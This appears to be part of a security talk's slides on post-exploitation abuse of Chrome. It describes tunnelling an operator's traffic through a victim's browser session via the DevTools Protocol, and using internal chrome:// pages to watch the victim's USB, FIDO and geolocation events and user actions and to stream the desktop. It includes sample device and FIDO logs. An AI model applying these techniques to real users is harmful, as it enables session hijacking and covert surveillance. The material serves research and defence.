


Using CDP to browse using the victim's session

Route requests of operator via instrumented browser

- ▷ Lots of advantages
 - ▷ Victim's cookies are used
 - ▷ DBSC compatible
 - ▷ All traffic routed via the victim (optionally)
 - ▷ No additional SOCKS proxying needed
 - ▷ Internal network reachable
 - ▷ TLS client certs transparently used

- ▷ CursedChrome style
 - ▷ But no plugins or additional requirements
 - ▷ <https://github.com/mandatoryprogrammer/cursedchrome>




Takeaways

- ▷ Activate DevTools in a running browser
- ▷ Full remote request interception
- ▷ Full session tunneling through the victim browser, living off the foreign browser sessions
- ▷ More indirect possibilities (history / bookmarks / passwords, all within reach)

Other capabilities

▷ chrome://chrome-urls



Monitor devices (USB/FIDO/Bluetooth/Camera)

chrome://device-log

Add a QueryParam in URL to auto-refresh the page: chrome://device-log/?refresh=<sec>

Refresh Clear Log level: ☐ File Info ☐ Detailed Timestamps

Clear types ☒ Bluetooth ☒ Camera ☒ Display ☒ Extensions ☒ FIDO ☒ Firmware ☒ Geolocation ☒ HID ☒ Login ☒ Memory ☒ Network ☒ Power ☒ Printer ☒ Serial ☒ USB

Add a query param in the URL to select types on page load. Example: chrome://device-log/?types=Bluetooth,USB

USB	User	[09:39:48] USB device added: vendor=1133 "Logitech", product=49277 "Gaming Mouse G502", serial="0682335E3535", guid=3a5d13f3-e2b2-4b4a-9c43-e2575859c994
USB	User	[09:39:48] USB device added: vendor=13364 "Keychron", product=640 "Keychron K8 Pro", serial="", guid=1f60d1b3-34cc-471e-8da3-51d911b6a120
HID	User	[09:39:48] HID device added: vendorId=1133, productId=49277, name='Gaming Mouse G502', serial='0682335E3535', deviceIds=[4298124808], reportDescriptor='BQEJJAqEBCQGHAAUJGQEpEBUAJQGVEHUBgQIFARYBgCb/f3UQlQIJMAKxgQYVgSV/dQiVAQk4gQYFDAo4ApUBgQbAwA=='
HID	User	[09:39:48] HID device added: vendorId=1133, productId=49277, name='Gaming Mouse G502', serial='0682335E3535', deviceIds=[4298124806], reportDescriptor='BQEJBqEBhQEFBxngKecVACUBdQGVCIcGQ0VBnUIFQAmAAZACqkAIEAwAUMCQGHAYUDdRCVAhUBJowCGQEjAKBAMAFAMoAoQGFBUCLQEVASUDCYIJgQmDgWB1BoEDwAYA/wkBoQGFEHUIlQYVACb/AAkBq
HID	User	[09:39:48] HID device added: vendorId=13364, productId=640, name='Keychron K8 Pro', serial='', deviceIds=[4298124777], reportDescriptor='BQEJBqEBBQcZ4CnnFQA1AZUIdQGBApUBdQiBAQUHGQAp/xUAJv8A1QZ1CIEABQgZASKfLQV1AZEC1QF1A5EBwA=='
HID	User	[09:39:48] HID device added: vendorId=13364, productId=640, name='Keychron K8 Pro', serial='', deviceIds=[4298124773], reportDescriptor='BQEJgKEBhQMZASq3ABUBJrcA1QF1EIEAwAUMCQGHAYUEGQEQoAIVASagApUBdRCBAMAFQkGoQGFBgUHGeAp5xUAJQGVCHUBgQIFBxkAke8VACUBlfB1AYECBQgZASKfLQV1AZEC1QF1A5EBwA=='
HID	User	[09:39:48] HID device added: vendorId=13364, productId=640, name='Keychron K8 Pro', serial='', deviceIds=[4298124775], reportDescriptor='BmD/CWGHAqlfQAm/wCVIHUIgQIJYxUAJv8A1SB1CJECwA=='
HID	User	[09:39:48] HID device removed: deviceId='4298124292'
HID	User	[09:39:48] HID device removed: deviceId='4298124258'
HID	User	[09:39:48] HID device removed: deviceId='4298124264'
HID	User	[09:39:48] HID device removed: deviceId='4298124262'
HID	User	[09:39:48] HID device removed: deviceId='4298124290'
USB	User	[09:39:48] USB device removed: guid=aa0e13be-d95e-4400-a5e2-425cf086573d

Monitor devices (USB/FIDO/Bluetooth/Camera)

chrome://device-log

Add a QueryParam in URL to auto-refresh the page: chrome://device-log/?refresh=<sec>


Refresh Clear Log level: ☐ File Info ☐ Detailed Timestamps

Clear types ☒ Bluetooth ☒ Camera ☒ Display ☒ Extensions ☒ FIDO ☒ Firmware ☒ Geolocation ☒ HID ☒ Login ☒ Memory ☒ Network ☒ Power ☒ Printer ☒ Serial ☒ USB

Add a query param in the URL to select types on page load. Example: chrome://device-log/?types=Bluetooth,USB

Geolocation	Debug	[23:27:44] Network changed
Geolocation	Debug	[22:09:23] LocationProviderManager::StopProvider: Resetting provider_manager_mode_ to kHybridPlatform
Geolocation	Debug	[22:09:23] Stop provider.
Geolocation	Debug	[22:09:23] Start provider: high_accuracy=0
Geolocation	Debug	[21:56:37] LocationProviderManager::StopProvider: Resetting provider_manager_mode_ to kHybridPlatform
Geolocation	Debug	[21:56:37] Stop provider.
Geolocation	Debug	[21:56:37] Start provider: high_accuracy=0
FIDO	Event	[21:45:41] UI step: kClosed
FIDO	Debug	[21:45:41] -> {1: {"id": h'B3A30904DE42DCECE7786135DF9DED49921420A02AE895882D19CAE6A2404508992248FE07F5B68CD20DC2F8E01958FE', "type": "public-key"}, 2: h'356C9ED4A09321B9695F1EAF918203F1B55F689DA61FBC96184C157DDA680C810500000041', 3: "[redacted]", 4: {"id": h'4F463A813EB11C9FDF2946A153EC6EE94B286A449DB82A7F4D26EAE84565604942CD11AE497FEF47A364ED8E6BC19E5DE1C1A6'}}
FIDO	Debug	[21:45:40] <- 0x2 (kAuthenticatorGetAssertion) {1: "login.microsoft.com", 2: h'CAA529912A35AE440DE110D3FD686F2370436B18D79D555F9EDFA62F009B8AE4', 3: [{"id": h'B3A30904DE42DCECE7786135DF9DED49921420A02AE895882D19CAE6A2404508992248FE07F5B68CD20DC2F8E01958FE', "type": "public-key"}], 6: h'47464F446E84607D928321D1CD667F499D0A0268039861
FIDO	Event	[21:45:40] UI step: kClientPinTapAgain
FIDO	Debug	[21:45:40] -> {2: h'148771A1A0584F4D5F3BF72685E7F771A761854EC5E3A174206D1E6A0AEF8711943DC8A2D038B71767EA57CDF78D10DB'}
FIDO	Debug	[21:45:40] <- 0x6 (kAuthenticatorClientPin) {1: 2, 2: 9, 3: {1: 2, 3: -25, -1: 1, -2: h'6F65EF5BC1ABF611DAB99693F467962511769FBB001C5586987464BDF4E650C6', h'2421EC2A543A90F54CBD456A6F43C20591D38D928C3A30C5366EF8AC7E44B09F'}, 6: h'66AC4E88DE7E51F33884173E9DC89C5C4AFA2EF40C5F43098A40B788FE6FF80B', 9: 2, 10: "login.microsoft.com"}
FIDO	Debug	[21:45:40] -> {1: {1: 2, 3: -25, -1: 1, -2: h'D7EE4C1D5ABA8A7EB5969621014B5732C6F7372130CC06448DC77B6E36DA1B7', -3: h'0576A8A79FA8E3797C244D72AD9E570417BCF70A4A9F461EE5BC41451068C472'}}
FIDO	Debug	[21:45:40] <- 0x6 (kAuthenticatorClientPin) {1: 2, 2: 2}
FIDO	Event	[21:45:38] UI step: kClientPinEntry
FIDO	Debug	[21:45:38] -> {3: 8}
FIDO	Debug	[21:45:38] <- 0x6 (kAuthenticatorClientPin) {1: 2, 2: 1}
FIDO	Debug	[21:45:38] -> (empty payload)
FIDO	Event	[21:45:37] UI step: kCableV2QRCode

Monitor all browser activity




The screenshot shows the Chrome DevTools 'User Actions' panel. The address bar at the top indicates the URL 'chrome://user-actions'. Below the address bar, the text 'Listening for user actions...' is displayed. The main area contains a table with two columns: 'User Action' and 'Timestamp (sec.)'. The table lists a series of browser events, including 'ActiveBrowserChanged', 'TextSelectionChanged', 'Reload', 'NavEntryCommitted', 'ActiveTabChanged', and 'SwitchTab_Click', each with a corresponding timestamp.

User Action	Timestamp (sec.)
ActiveBrowserChanged	1774001779.54
TextSelectionChanged	1774001779.543
Reload	1774001780.579
NavEntryCommitted	1774001780.91
Reload	1774001784.658
NavEntryCommitted	1774001784.881
ActiveTabChanged	1774001790.186
SwitchTab_Click	1774001790.193
ActiveTabChanged	1774001792.175
SwitchTab_Click	1774001792.181
ActiveTabChanged	1774001794.082
SwitchTab_Click	1774001794.089
ActiveTabChanged	1774001800.297
SwitchTab_Click	1774001800.302
ActiveTabChanged	1774001801.841
SwitchTab_Click	1774001801.847
ActiveTabChanged	1774001802.939
SwitchTab_Click	1774001802.944
ActiveTabChanged	1774001804.609

Monitor the entire desktop (not just the browser)

- ▶ Live-stream the desktop



The image shows a Chrome browser window at the address `chrome://feedback`. The page has a title bar with navigation buttons and a star icon. The main content area is titled "Describe the issue in detail" and contains a large text input field with three dots. Below this is a section titled "Additional info (optional)" which includes a "URL" input field, an "Attach file" section with a "Choose File" button and "No file chosen" text, and a checkbox for "Include this screenshot and titles of open tabs". A red arrow points from the "Choose File" button to a small inset image showing a desktop screenshot. Below the checkbox is a checked checkbox for "Send system information". At the bottom of the form are "Cancel" and "Send" buttons. A legal disclaimer at the bottom states: "Go to the [Legal Help page](#) to request content changes for legal reasons. Some account and system information may be sent to Google. We will use the information you give us to help address technical issues and to improve our services, subject to our [Privacy Policy](#) and [Terms of Service](#)."

Describe the issue in detail

...

Additional info (optional)

URL

Attach file No file chosen

File will be sent to Google for debugging

☐ Include this screenshot and titles of open tabs

☒ Send [system information](#)

Go to the [Legal Help page](#) to request content changes for legal reasons. Some account and system information may be sent to Google. We will use the information you give us to help address technical issues and to improve our services, subject to our [Privacy Policy](#) and [Terms of Service](#).

Thanks!

- ▷ Questions?
- ▷ @c3c

